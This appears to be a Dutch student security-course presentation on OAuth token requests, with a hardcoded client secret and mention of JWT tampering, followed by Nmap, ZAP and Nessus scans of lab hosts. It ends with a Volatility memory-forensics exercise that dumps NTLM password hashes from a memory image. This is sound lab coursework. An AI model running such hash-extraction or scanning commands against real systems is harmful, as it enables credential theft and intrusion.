START Presentatie - SecAdv

SAG18
Senne Scheepers
Mathias Geuns
Jeffrey Nijs(moderator)

Verloop presentatie:

1. Wacht tot je wordt opgeroepen door de lector(en).
2. Moderator deelt het scherm en start met deze slide.
3. Als iedereen klaar is, geeft de moderator het startsein.
4. Na de presentatie stellen de lectoren vragen.
   Dit kan in groep of individueel. (Iedereen moet kunnen antwoorden!)

Yellow: level C, 100%
Yellow: level B, 100%
Blue: level C, 100%
Blue: level B, 100%
Red: level C, 100%
Red: level B, 100%

Afspraken:


1. Iedereen komt aan de beurt tijdens de presentatie.
2. De presentatie duurt max 20 min.
3. Indien langer kan de presentatie worden afgebroken.

Inhoud

- Yellow C
- Yellow B
- Blue C
- Blue B
- Red C
- Red B


Yellow C

- POST request naar de STS server om de access token te krijgen



```
urlencoded.append("client_id", "pxl-secadv");
urlencoded.append("client_secret", "maarten_lust_geen_spruitjes");
urlencoded.append("scope", "api1");
urlencoded.append("grant_type", "client_credentials");
```

- GET request naar de resource server om de data te krijgen




```
myHeaders.append("Authorization", `Bearer ${token}`);
```

- Veranderen van data in de JWT-token


Yellow B

- API gemaakt met Express JS
- Https opgezet
- Verschillende scopes



```
var key = fs.readFileSync(__dirname + '/certs/selfsigned.key');
var cert = fs.readFileSync(__dirname + '/certs/selfsigned.crt');
var options = {
    key: key,
    cert: cert
};
```

- Output




```
scope: team
members: { names: 'Senne, Mikkiel, Jeffrey, Mathias' }
poem: 401
scope: admin
members: { names: 'Senne, Mikkiel, Jeffrey, Mathias' }
poem: { poem:
   'Rozen zijn rood, Begin iedere dag met een ontbijt. Als ge m\'n pet afpakt, Dan flip ik altijd.' }
```

Blue C

- Installatie software
- IP adressen vinden
    - Netwerk scanner
    - Mac adressen

Server 16 - Nmap


- sudo nmap 192.168.0.247
- sudo nmap -sS -v -v -Pn 192.168.0.247
  - 80 open
  - 3389 open: Remote desktop protocol



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -v -v -PN -g 80 192.168.0.247
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Warning: The -PN option is deprecated. Please use -Pn
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-19 11:04 EDT
Initiating Parallel DNS resolution of 1 host. at 11:04
Completed Parallel DNS resolution of 1 host. at 11:04, 0.03s elapsed
Initiating SYN Stealth Scan at 11:04
Scanning 192.168.0.247 [1000 ports]
SYN Stealth Scan Timing: About 15.50% done; ETC: 11:07 (0:02:49 remaining)
SYN Stealth Scan Timing: About 30.50% done; ETC: 11:07 (0:02:19 remaining)
SYN Stealth Scan Timing: About 45.50% done; ETC: 11:07 (0:01:49 remaining)
SYN Stealth Scan Timing: About 60.50% done; ETC: 11:07 (0:01:19 remaining)
SYN Stealth Scan Timing: About 75.50% done; ETC: 11:07 (0:00:49 remaining)
Completed SYN Stealth Scan at 11:07, 201.37s elapsed (1000 total ports)
Nmap scan report for 192.168.0.247
Host is up, received user-set.
All 1000 scanned ports on 192.168.0.247 are filtered because of 1000 no-responses

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 201.50 seconds
           Raw packets sent: 2000 (88.000KB) | Rcvd: 0 (0B)
```

Server 16 - Zap

- X-frame-options Header not set
  - ClickJacking
- X-content-type-options header missing
  - MIME-sniffing




Alerts (2)
- X-Frame-Options Header Not Set (2)
  - GET: http://192.168.0.247
  - GET: http://192.168.0.247/
- X-Content-Type-Options Header Missing (3)

Server 16 - Nessus

- SSL Certificate Cannot Be Trusted/ SSL Self-Signed Certificate
  - Afschrikken
- TLS Version 1.0 Protocol Detection
  - Achterhaald
  - Downgrade Attack
- SSL Medium Strength Cipher Suites Supported
- SSL RC4 Cipher Suites Supported

SimpleWin -Nmap

- nmap 192.168.235.129
  - 135 open: msrpc service
    - Microsoft Remote Procedure Call
    - Popup / Dos / Worms
    - Firewall
  - 139 open: netbias-ssn service
    - File en Print sharing
    - Settings
    - TCP/IP




```
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-19 10:55 EDT
Nmap scan report for 192.168.235.129
Host is up (0.0017s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds

┌──(kali㉿kali)-[~]
```

SimpleWin -Nmap

- nmap 192.168.235.129
    - 445 open: microsoft-ds
        - Netwerk sharing/ remote commando's
        - Veel exploits

SimpleWin -Zap

- Niet gevonden
- 2 documenten
  - Robots.txt
  - Sitemaps.xml



Progress: 1: http://192.168.235.129 100% Current Scans: 0 URLs Found: 4 Nodes Added: 0

Processed	Method	URI	
●	GET	http://192.168.235.129	Seed
●	GET	http://192.168.235.129/robots.txt	Seed
●	GET	http://192.168.235.129/sitemap.xml	Seed
●	GET	http://192.168.235.129/	Seed

SimpleWin - Nessus

- Unsupported Windows OS (remote)
  - Niet geupdate
  - Nieuwe exploits
  - Updaten
- MS17-010: Security Update for Microsoft Windows SMB Server
  - Niet geupdate
  - Microsoft server messaging block 1.0
  - Update doen / SMBv1 / poort 445

SimpleWin - Nessus


- MS16-047: Security Update for SAM and LSAD Remote Protocols
  - Update niet uitgevoerd
  - Elevation of privilege -> SAM
  - Update
- SMB Signing not required
  - Geen validatie identiteit
  - Man-in-the-middle
  - SMB signing verplichten

Blue B

- Software Zoeken
- Volatility
- Git/Youtube

Blue B


- Profiel zoeken
- .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw imageinfo



```
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone\Alissas-PC.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800028100a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002811d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-12-11 14:38:00 UTC+0000
     Image local date and time : 2019-12-11 20:08:00 +0530
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone>
```

Blue B


- Virtuele adressen vinden
- Hivelist
- .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 hivelist



```
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a00000d010 0x000000002783f010 [no name]
0xfffff8a000024010 0x00000000276a4010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a00004e010 0x00000000276ce010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0000b9010 0x0000000037113010 \??\C:\Users\SmartNet\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a0000c1010 0x0000000036d9b010 \??\C:\Users\SmartNet\ntuser.dat
0xfffff8a000264010 0x0000000025d61010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a001032010 0x00000000252b4010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a0012ff300 0x000000002199c300 \SystemRoot\System32\Config\DEFAULT
0xfffff8a001491010 0x000000001df34010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0014e9010 0x000000001d7ed010 \SystemRoot\System32\Config\SAM
0xfffff8a0015ab410 0x000000001cd57410 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001626010 0x000000001c9a4010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a00227a010 0x00000000123d0010 \??\C:\Users\Alissa Simpson\ntuser.dat
0xfffff8a0022dc010 0x000000000b296010 \??\C:\Users\Alissa Simpson\AppData\Local\Microsoft\Windows\UsrClass.dat
```

Blue B

- Wachtwoord hashes vinden
- Hashdump
- .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0014e9010




```
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0014e9010
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SmartNet:1001:aad3b435b51404eeaad3b435b51404ee:4943abb39473a6f32c11301f4987e7e0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f0fc3d257814e08fea06e63c5762ebd5:::
Alissa Simpson:1003:aad3b435b51404eeaad3b435b51404ee:f4ff64c8baac57d22f22edc681055ba6:::
```

Blue B

